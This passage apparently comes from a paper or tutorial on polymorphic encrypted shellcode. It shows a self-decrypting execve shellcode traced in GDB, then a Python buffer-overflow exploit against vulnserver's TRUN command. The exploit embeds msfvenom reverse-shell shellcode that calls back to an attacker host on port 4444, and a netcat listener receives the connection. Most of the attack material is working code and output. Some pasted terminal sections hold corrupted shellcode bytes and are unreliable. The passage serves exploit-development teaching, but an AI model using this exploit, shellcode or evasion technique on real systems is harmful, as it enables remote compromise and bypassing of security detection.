Let's do a local test using the version that does not have the limitation of size. We will use the following string that represents the shellcode encrypted and the cyphered to 32 bits:

RSA cypher code (3 and 121 prime numbers and module 256) :

```
"\xEB\x1F\x5E\x31\xC9\x31\xC0\x31\xDB\xB9\x78\x01\x00\x00\x8A\x44\x0E\xFF\xB3\xAB\xF6\xE3\x88\x44\x0E\xFF
```

Cyphered ShellCode

```
\x83\xE9\x01\x75\xEF\xEB\x05\xE8\xDC\xFF\xFF\xFF\x93\xE2\xE7\x93\xFD\x32\xC3\x3D\x5D\x42\x32\xC3\x83\xCD\x30\x33\xC3\x05\xDB\x9B\xB5\xD8\x3D\x70\xD7\xC2\xB3\x70\xA4\xC5\xFD\xD8\xFD\x55\xD8\xE5\x9D\xE5\xB2\x0C\xB1\x05\xFC\x1D\xC3\xFD\x85";
```

This is the source code that we will use to see the status of the stack, is written on C

```
int main()
{
    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

After to compile and load to GDB this is the status of the stack:

```
(gdb) disassemble code
Dump of assembler code for function code:
0x0000000000601060 <+0>:    jmp     0x601081 <code+33>
0x0000000000601062 <+2>:    pop     %rsi
0x0000000000601063 <+3>:    xor     %ecx,%ecx
0x0000000000601065 <+5>:    xor     %eax,%eax
0x0000000000601067 <+7>:    xor     %ebx,%ebx
0x0000000000601069 <+9>:    mov     $0x178,%ecx
0x000000000060106e <+14>:   mov     -0x1(%rsi,%rcx,1),%al
0x0000000000601072 <+18>:   mov     $0xab,%bl
0x0000000000601074 <+20>:   mul     %bl
0x0000000000601076 <+22>:   mov     %al,-0x1(%rsi,%rcx,1)
0x000000000060107a <+26>:   sub     $0x1,%ecx
0x000000000060107d <+29>:   jne    0x60106e <code+14>
0x000000000060107f <+31>:   jmp     0x601086 <code+38>
0x0000000000601081 <+33>:   callq  0x601062 <code+2>
0x0000000000601086 <+38>:   xchg   %eax,%ebx
0x0000000000601087 <+39>:   loop  0x601070 <code+16>
0x0000000000601089 <+41>:   xchg   %eax,%ebx
0x000000000060108a <+42>:   std
0x000000000060108b <+43>:   xor    %bl,%al
0x000000000060108d <+45>:   cmp    $0xc332425d,%eax
0x0000000000601092 <+50>:   or     $0x30,%ebp
0x0000000000601095 <+53>:   xor    %ebx,%eax
0x0000000000601097 <+55>:   add    $0xd8b59bdb,%eax
0x000000000060109c <+60>:   cmp    $0xb3c2d770,%eax
0x00000000006010a1 <+65>:   jo     0x601047
0x00000000006010a3 <+67>:   vpsubusb %ymm5,%ymm0,%ymm7
0x00000000006010a7 <+71>:   push  %rbp
0x00000000006010a8 <+72>:   fsub  %st(5),%st
0x00000000006010aa <+74>:   popfq
0x00000000006010ab <+75>:   in    $0xb2,%eax
0x00000000006010ad <+77>:   or    $0xb1,%al
0x00000000006010af <+79>:   add   $0xfdc31dfc,%eax
0x00000000006010b4 <+84>:   test  %eax,(%rax)
End of assembler dump.
```

As observed, from address 0 to 31 is the decipher and then from the 33 is the shellcode encrypted that at this time does not have any coherency. In order to see the status of the stack before finishing the shellcode execution after its decryption, we will change the content of a opcode at the end in the shellcode encryption. This will cause a runtime error, but we will get to status of the stack. Just before this error appears, what is expected is to see how the shellcode up to that point has been deciphered, the program with the shellcode "wrong" is shown below:

```
/*-----
 *Title:      x86_64 linux Polymorphic execve-stack 47 bytes
 */

#include<stdio.h>
#include<string.h>

unsigned char code[] = \

"\xEB\x1F\x5E\x31\xC9\x31\xC0\x31\xDB\xB9\x78\x01\x00\x00\x8A\x44\x0E\xFF\xB3\xAB\xF6\xE3\x88\x44\x0E\xFF\x83\xE
9\x01\x75\xEF\xEB\x05\xE8\xDC\xFF\xFF\xFF\x93\xE2\xE7\x93\xFD\x32\xC3\x3D\x5D\x42\x32\xC3\x83\xCD\x30\x33\xC3\x
05\xDB\x9B\xB5\xD8\x3D\x70\xD7\xC2\xB3\x70\xA4\xC5\xFD\xD8\xFD\x55\xD8\xE5\x9D\xE5\xB2\x0C\xB1\x05\xFC\x9A\x
C3\xFD\x85";

int main()
{
    printf("Shellcode Length: %d\n", (int)strlen(code));
}
```

```

int (*ret)() = (int(*)())code;

ret();
}

```

The changed value is "9A", the program is compiled:

```

jesus@jesus-Latitude-E6330:~$ cc -fno-stack-protector -z execstack -ggdb shell2_debug.c -o shell2_debug
jesus@jesus-Latitude-E6330:~$ ./shell2_debug
Shellcode Length: 12

```

Its execution is not successful due to the changes made, now it is showed the debugging session before running the binary, note the stack has the shellcode cyphered yet:

```

jesus@jesus-Latitude-E6330:~$ gdb shell2_debug
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from shell2_debug...done.
(gdb) disassemble code
Dump of assembler code for function code:
0x0000000000601060 <+0>: jmp 0x601081 <code+33>
0x0000000000601062 <+2>: pop %rsi
0x0000000000601063 <+3>: xor %ecx,%ecx
0x0000000000601065 <+5>: xor %eax,%eax
0x0000000000601067 <+7>: xor %ebx,%ebx
0x0000000000601069 <+9>: mov $0x178,%ecx
0x000000000060106e <+14>: mov -0x1(%rsi,%rcx,1),%al
0x0000000000601072 <+18>: mov $0xab,%bl
0x0000000000601074 <+20>: mul %bl
0x0000000000601076 <+22>: mov %al,-0x1(%rsi,%rcx,1)
0x000000000060107a <+26>: sub $0x1,%ecx
0x000000000060107d <+29>: jne 0x60106e <code+14>
0x000000000060107f <+31>: jmp 0x601086 <code+38>
0x0000000000601081 <+33>: callq 0x601062 <code+2>
0x0000000000601086 <+38>: xchg %eax,%ebx
0x0000000000601087 <+39>: loop 0x601070 <code+16>
0x0000000000601089 <+41>: xchg %eax,%ebx
0x000000000060108a <+42>: std
0x000000000060108b <+43>: xor %bl,%al
0x000000000060108d <+45>: cmp $0xc332425d,%eax
0x0000000000601092 <+50>: or $0x30,%ebp
0x0000000000601095 <+53>: xor %ebx,%eax
0x0000000000601097 <+55>: add $0xd8b59bdb,%eax
0x000000000060109c <+60>: cmp $0xb3c2d770,%eax
0x00000000006010a1 <+65>: jo 0x601047
0x00000000006010a3 <+67>: vpsubusb %ymm5,%ymm0,%ymm7
0x00000000006010a7 <+71>: push %rbp
0x00000000006010a8 <+72>: fsub %st(5),%st
0x00000000006010aa <+74>: popfq
0x00000000006010ab <+75>: in $0xb2,%eax

```

The binary is executed, we can observe the stack starting in the line +38

```

(gdb) run
Starting program: /home/jesus/shell2_debug
Shellcode Length: 12

Program received signal SIGSEGV, Segmentation fault.
0x0000000006010b1 in code ()
(gdb) disassemble code
Dump of assembler code for function code:
0x000000000601060 <+0>:   jmp     0x601081 <code+33>
0x000000000601062 <+2>:   pop    %rsi
0x000000000601063 <+3>:   xor    %ecx,%ecx
0x000000000601065 <+5>:   xor    %eax,%eax
0x000000000601067 <+7>:   xor    %ebx,%ebx
0x000000000601069 <+9>:   mov    $0x178,%ecx
0x00000000060106e <+14>:  mov    -0x1(%rsi,%rcx,1),%al
0x000000000601072 <+18>:  mov    $0xab,%bl
0x000000000601074 <+20>:  mul    %bl
0x000000000601076 <+22>:  mov    %al,-0x1(%rsi,%rcx,1)
0x00000000060107a <+26>:  sub    $0x1,%ecx
0x00000000060107d <+29>:  jne   0x60106e <code+14>
0x00000000060107f <+31>:  jmp   0x601086 <code+38>
0x000000000601081 <+33>:  callq 0x601062 <code+2>
0x000000000601086 <+38>:  xor    %esi,%esi
0x000000000601088 <+40>:  xor    %r15,%r15
0x00000000060108b <+43>:  mov    $0x161f,%r15w
0x000000000601090 <+48>:  sub    $0x1110,%r15w
0x000000000601096 <+54>:  push  %r15
0x000000000601098 <+56>:  mov    %rsp,%r15
0x00000000060109b <+59>:  movabs $0xff978cd091969dd0,%rdi
0x0000000006010a5 <+69>:  inc   %rdi
0x0000000006010a8 <+72>:  neg   %rdi
0x0000000006010ab <+75>:  mul   %esi
0x0000000006010ad <+77>:  add   $0x3b,%al
0x0000000006010af <+79>:  push  %rdi
0x0000000006010b0 <+80>:  push  %rsp
=> 0x0000000006010b1 <+81>:  fiadd -0x1(%rcx)
0x0000000006010b4 <+84>:  xlat  %ds:(%rbx)
0x0000000006010b5 <+85>:  add   %al,(%rax)
End of assembler dump.
(gdb) █

```

As we can see, the shellcode was deciphered successfully and stops at the point 81 which is exactly where we changed the opcode to fulfill this purpose, now, simply correct the opcode changed, observe as the shell is executed correctly:

```

jesus@jesus-Latitude-E6330:~$ ./shell2a
Shellcode Length: 12
$ █

```

The result is a Shell, which indicates that it has been implemented successfully the decrypted code on runtime.

REMOTE TESTS OF POLYMORPHIC EXECUTION


"It's not enough to have a hacker culture anymore. You have to have a design culture, too." Robert Scoble

To demonstrate the full functionality of the algorithm and its implementation on a real vulnerable system first of all, we need to detect a vulnerable application and then perform the exploit. For this purpose has been taken an application server called: vulnserver.exe, which is a server that listens on port 9999 and runs by

default in Windows, has been implemented in Windows 7, the IP of the server is 192.168.1.76 and has the following options:

```
root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~# nc 192.168.1.76 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Each time the server receives a connection, shows that has been established successfully:



The server has a buffer overflow, which is exploited when. Once the connection is established, a string up to 5000 characters is sent. To test that is exploited adequately, we run the following script, written in python:

```
root@jesus-Latitude-E6330:~# cat poc.py
#!/usr/bin/python

import socket
import os
```

```

import sys


host="192.168.1.70"
port=9999

buffer = "TRUN ./:" + "A" * 50000

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

```

The program establishes a connection and sends 50000 times the character "A", causing in this way the Buffer Overflow. This is manifested in the following way in the server:



So, after knowing that the server has a buffer overflow, the exploit has been developed (the process about how to write the exploit, how to get the jump address etc. has been omitted due to is not the focus of the paper. If you need it please let me know it, also has been documented) This is the exploit with the correct address to jump:

```
root@jesus-Latitude-E6330:~# cat 9.py
```

```
#!/usr/bin/python


import socket
import os
import sys

host="192.168.1.83"
port=9999
#76F1E871

buffer = "TRUN ./:" + "A" * 2003 + "\x71\xe8\xf1\x76" + "C" * (50000 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Now it is necessary to add the shellcode that will be injected to the remote system. This is the delicate part of the entire process. Generating the shellcode must follow the rules of a basic offensive attack, which is not executed locally, it is received in the machine of the attacker by a particular port. To achieve this, we will use Kali. It is important to stress that due to using a reverse shell, the IP of the machine attacker is extremely important, in this case the IP of the machine attacker is 192.168.1.93, a reverse shell is the example of a real professional implementation of a firewall, where it blocks any other port than those who are in the White List, however neglects the binding by a port different, in this case the 4444 example:



This is the type of connection that will be used, a reverse Shell. In such a way that the command to use to generate this type of shellcode is the following:

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=192.168.1.93 LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f python
```

The important thing to stress at this point is the option `-b '\x00'` which tells to the engine of `msfvenom` that avoid this opcode, because if this is received, the shellcode finalizes abruptly without continue running the rest of the instructions. This command has as output a shellcode specific to this attacker, which is shown below:

```
root@kali:~#
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=192.168.1.93 LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f python
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
buf = ""
buf += "\xd9\xc1\xd9\x74\x24\xf4\x5d\x2b\xc9\xb1\x52\xb8\x0c"
buf += "\x56\x97\xb5\x31\x45\x17\x03\x45\x17\x83\xe1\xaa\x75"
buf += "\x40\x05\xba\xf8\xab\xf5\x3b\x9d\x22\x10\x0a\x9d\x51"
buf += "\x51\x3d\x2d\x11\x37\xb2\xc6\x77\xa3\x41\xaa\x5f\xc4"
buf += "\xe2\x01\x86\xeb\xf3\x3a\xfa\x6a\x70\x41\x2f\x4c\x49"
buf += "\x8a\x22\x8d\x8e\xf7\xcf\xdf\x47\x73\x7d\xcf\xec\xc9"
buf += "\xbe\x64\xbe\xdc\xc6\x99\x77\xde\xe7\x0c\x03\xb9\x27"
buf += "\xaf\xc0\xb1\x61\xb7\x05\xff\x38\x4c\xfd\x8b\xba\x84"
buf += "\xcf\x74\x10\xe9\xff\x86\x68\x2e\xc7\x78\x1f\x46\x3b"
buf += "\x04\x18\x9d\x41\xd2\xad\x05\xe1\x91\x16\xe1\x13\x75"
buf += "\xc0\x62\x1f\x32\x86\x2c\x3c\x54\x4b\x47\x38\x4e\x6a"
buf += "\x87\xc8\x14\x49\x03\x90\xcf\xf0\x12\x7c\xa1\x0d\x44"
buf += "\xdf\x1e\xa8\x0f\xf2\x4b\xc1\x52\x9b\xb8\xe8\x6c\x5b"
buf += "\xd7\x7b\x1f\x69\x78\xd0\xb7\xc1\xf1\xfe\x40\x25\x28"
buf += "\x46\xde\xd8\xd3\xb7\xf7\x1e\x87\xe7\x6f\xb6\xa8\x63"
buf += "\x6f\x37\x7d\x23\x3f\x97\x2e\x84\xef\x57\x9f\x6c\xe5"
buf += "\x57\xc0\x8d\x06\xb2\x69\x27\xfd\x53\x56\x10\xff\xc8"
buf += "\x3e\x63\xfe\x13\xe3\xea\x18\x79\x0b\xbb\xb3\x16\xb2"
buf += "\xe6\x4f\x86\x3b\x3d\x2a\x88\xb0\xb2\xcb\x47\x31\xbe"
buf += "\xdf\x30\xb1\xf5\xbd\x97\xce\x23\xa9\x74\x5c\xa8\x29"
buf += "\xf2\x7d\x67\x7e\x53\xb3\x7e\xea\x49\xea\x28\x08\x90"
buf += "\x6a\x12\x88\x4f\x4f\x9d\x11\x1d\xeb\xb9\x01\xdb\xf4"
buf += "\x85\x75\xb3\xa2\x53\x23\x75\x1d\x12\x9d\x2f\xf2\xfc"
buf += "\x49\xa9\x38\x3f\x0f\xb6\x14\xc9\xef\x07\xc1\x8c\x10"
buf += "\xa7\x85\x18\x69\xd5\x35\xe6\xa0\x5d\x45\xad\xe8\xf4"
buf += "\xce\x68\x79\x45\x93\x8a\x54\x8a\xaa\x08\x5c\x73\x49"
buf += "\x10\x15\x76\x15\x96\xc6\xa0\xa0\x73\xe8\xb9\x27\x56"
root@kali:~#
```

This shellcode will be copied as is directly in the exploit, as follows:

```
#!/usr/bin/python

import socket

import os

import sys

host="192.168.1.83"

port=9999

# address=772372D9 76F1E871

# Disassembly=JMP ESP

buf = ""

buf += "\xd9\xca\xd9\x74\x24\xf4\x5f\x33\xc9\xba\x88\x4c\xb8"

buf += "\x90\xb1\x52\x31\x57\x17\x03\x57\x17\x83\x67\xb0\x5a"

buf += "\x65\x8b\xa1\x19\x86\x73\x32\x7e\x0e\x96\x03\xbe\x74"

buf += "\xd3\x34\x0e\xfe\xb1\xb8\xe5\x52\x21\x4a\x8b\x7a\x46"

buf += "\xfb\x26\x5d\x69\xfc\x1b\x9d\xe8\x7e\x66\xf2\xca\xbf"

buf += "\xa9\x07\x0b\x87\xd4\xea\x59\x50\x92\x59\x4d\xd5\xee"

buf += "\x61\xe6\xa5\xff\xe1\x1b\x7d\x01\xc3\x8a\xf5\x58\xc3"

buf += "\x2d\xd9\xd0\x4a\x35\x3e\xdc\x05\xce\xf4\xaa\x97\x06"

buf += "\xc5\x53\x3b\x67\xe9\xa1\x45\xa0\xce\x59\x30\xd8\x2c"

buf += "\xe7\x43\x1f\x4e\x33\xc1\xbb\xe8\xb0\x71\x67\x08\x14"

buf += "\xe7\xec\x06\xd1\x63\xaa\x0a\xe4\xa0\xc1\x37\x6d\x47"
```

```

buf += "\x05\xbe\x35\x6c\x81\x9a\xee\x0d\x90\x46\x40\x31\xc2"
buf += "\x28\x3d\x97\x89\xc5\x2a\xaa\xd0\x81\x9f\x87\xea\x51"
buf += "\x88\x90\x99\x63\x17\x0b\x35\xc8\xd0\x95\xc2\x2f\xcb"
buf += "\x62\x5c\xce\xf4\x92\x75\x15\xa0\xc2\xed\xbc\xc9\x88"
buf += "\xed\x41\x1c\x1e\xbd\xed\xcf\xdf\x6d\x4e\xa0\xb7\x67"
buf += "\x41\x9f\xa8\x88\x8b\x88\x43\x73\x5c\x77\x3b\x7a\xc1"
buf += "\x1f\x3e\x7c\xe8\x83\xb7\x9a\x60\x2c\x9e\x35\x1d\xd5"
buf += "\xbb\xcd\xbc\x1a\x16\xa8\xff\x91\x95\x4d\xb1\x51\xd3"
buf += "\x5d\x26\x92\xae\x3f\xe1\xad\x04\x57\x6d\x3f\xc3\xa7"
buf += "\xf8\x5c\x5c\xf0\xad\x93\x95\x94\x43\x8d\x0f\x8a\x99"
buf += "\x4b\x77\x0e\x46\xa8\x76\x8f\x0b\x94\x5c\x9f\xd5\x15"
buf += "\xd9\xcb\x89\x43\xb7\xa5\x6f\x3a\x79\x1f\x26\x91\xd3"
buf += "\xf7\xbf\xd9\xe3\x81\xbf\x37\x92\x6d\x71\xee\xe3\x92"
buf += "\xbe\x66\xe4\xeb\xa2\x16\x0b\x26\x67\x26\x46\xa6\xce"
buf += "\xaf\x0f\xff\x52\xb2\xaf\x2a\x90\xcb\x33\xde\x69\x28"
buf += "\x2b\xab\x6c\x74\xeb\x40\xd\xe5\x9e\x66\xb2\x06\x8b"
buffer = "TRUN ./:" + "A" * 2003 + "\x71\xE8\xF1\x76" + "\x90" * 16 + buf + "C" * (50000 - 2003 - 4 - 16 - len(buf))

```

```

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

```

Done this, before to run it, we will need a server listening on port 4444. In order to receive the connection, netcat (nc - nvlp 4444) is used. We run the exploit and should get a shell in the session of netcat. This is the session before we run the exploit:

```

root@jesus-Latitude-E6330:~#
buf += "\xe7\x43\x1f\x4e\x33\x1c\xbb\xeb\x07\x17\x67\x08\x14"
buf += "\xe7\xec\x06\xbd\x16\x63\xaa\x0a\x0e\x4a\x0c\x13\x7f\x6d\x47"
buf += "\x05\xbe\x35\x6c\x81\x9a\x0e\x0d\x90\x46\x40\x31\x02"
buf += "\x20\x3d\x97\x89\x05\x2a\x0a\x0d\x81\x9f\x07\x0a\x51"
buf += "\x08\x90\x90\x63\x17\x0b\x95\x0b\x0d\x95\x02\x2f\x0c"
buf += "\x62\x5c\xce\xf4\x92\x75\x15\x0a\x0c\x2d\xbc\x09\x88"
buf += "\xed\x41\x1c\x1e\xbd\xed\x0f\xdf\x6d\x4e\x0a\x07\x67"
buf += "\xf8\x5c\x5e\xf8\xad\x93\x95\x94\x43\x8d\x08\x0a\x99"
buf += "\x1f\x3e\x7c\x08\x53\x4b\x9a\x60\x2c\x96\x35\x1d\x05"
buf += "\xb6\xcd\xbc\x1a\x16\x0a\xff\x91\x95\x4d\x0b\x15\x1d\x03"
buf += "\x59\x26\x92\xae\x3f\x01\xad\x04\x57\x8d\x3f\x03\x0a"
buf += "\xf8\x5c\x5e\xf8\xad\x93\x95\x94\x43\x8d\x08\x0a\x99"
buf += "\x4b\x77\x0e\x46\x08\x76\x0b\x0b\x94\x5c\x9f\x05\x15"
buf += "\xd9\xcb\x89\x43\x07\x0a\x06\xf3\x91\x79\x1f\x26\x91\x03"
buf += "\xf7\x0f\x0e\x81\x0f\x07\x92\x6d\x71\x0e\x03\x92"
buf += "\x0e\x04\x0e\x02\x16\x0b\x28\x07\x28\x46\x0a\x0c"
buf += "\xaf\x0f\xff\x52\x02\xaf\x2a\x90\x0c\x33\x0e\x09\x28"
buf += "\x2b\x0a\x6c\x74\x0e\x04\x1d\x05\x9e\x66\x02\x06\x08"
buffer = "TRUN ././" + "A" * 2083 + "\x71\xE8\xF1\x76" + "\x90" * 16 + buf + "C" * (50000 - 2083 - 4 - 16 - len(buf))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~#

root@kali:~# 54x17
buf += "\x07\x08\x14\x49\x03\x90\x0f\x07\x12\x7c\x0a\x1"
buf += "\xdf\x1e\x08\x0f\xf2\x4b\x01\x52\x0b\x08\x0e\x0"
buf += "\xd7\x7b\x1f\x69\x78\x0d\x07\x0c\x1f\x1e\x04\x0"
buf += "\x40\x0e\x03\x07\xff\x0e\x0f\x07\x04\x06\x0"
buf += "\x6f\x37\x7d\x23\x3f\x97\x2e\x04\x0e\xf5\x79\x0"
buf += "\x57\x0d\x8d\x06\x02\x09\x27\xfd\x55\x56\x10\x0"
buf += "\x2e\x03\x0e\x13\x03\x0e\x10\x79\x0b\x0b\x0b\x0"
buf += "\x0e\x4f\x06\x3b\x0d\x2a\x08\x0b\x02\x02\x04\x0"
buf += "\xdf\x30\x01\xf5\x0d\x97\x0e\x23\x0a\x97\x45\x0"
buf += "\xf7\x7d\x07\x7e\x53\x03\x07\x0e\x04\x09\x0e\x20\x0"
buf += "\x68\x22\x0b\x4f\x0f\x9b\x01\x1d\x0e\x09\x0b\x0"
buf += "\x85\x75\x03\x02\x53\x23\x75\x1d\x12\x0d\x2f\x0"
buf += "\x49\x0a\x38\x3f\x0f\x0b\x14\x0c\x09\x0e\x07\x0c\x1"
buf += "\x07\x85\x18\x09\x05\x03\x0e\x06\x0a\x5d\x45\x0d\x0"
buf += "\x0e\x0b\x79\x45\x02\x08\x0f\x08\x0a\x08\x05\x0"
buf += "\x10\x15\x76\x15\x96\x0c\x0a\x06\x07\x3e\x0b\x0"
root@kali:~#

```

As we can observe, netcat is listening on port 4444 and the exploit is not yet executed, now, when we run the exploit this is what happens:

```

root@jesus-Latitude-E6330:~#
buf += "\xf0\x5c\x5e\xf8\xad\x93\x95\x94\x43\x8d\x0f\x0a\x99"
buf += "\x4b\x77\x0e\x46\x08\x76\x0b\x0b\x94\x5c\x9f\x05\x15"
buf += "\xd9\xcb\x89\x43\x07\x0a\x06\xf3\x91\x79\x1f\x26\x91\x03"
buf += "\xf7\x0f\x0e\x81\x0f\x07\x92\x6d\x71\x0e\x03\x92"
buf += "\x0e\x04\x0e\x02\x16\x0b\x28\x07\x28\x46\x0a\x0c"
buf += "\xaf\x0f\xff\x52\x02\xaf\x2a\x90\x0c\x33\x0e\x09\x28"
buf += "\x2b\x0a\x6c\x74\x0e\x04\x1d\x05\x9e\x66\x02\x06\x08"
buffer = "TRUN ././" + "A" * 2083 + "\x71\xE8\xF1\x76" + "\x90" * 16 + buf + "C" * (50000 - 2083 - 4 - 16 - len(buf))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~#
root@jesus-Latitude-E6330:~# python exploit12.py
root@jesus-Latitude-E6330:~#

root@kali:~# 47x26
jesus@jesus-Latitude-E6330:~$ nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)


Connection from [102.168.1.83] port 4444 [tcp/*] accepted (family 2, sport 9036)
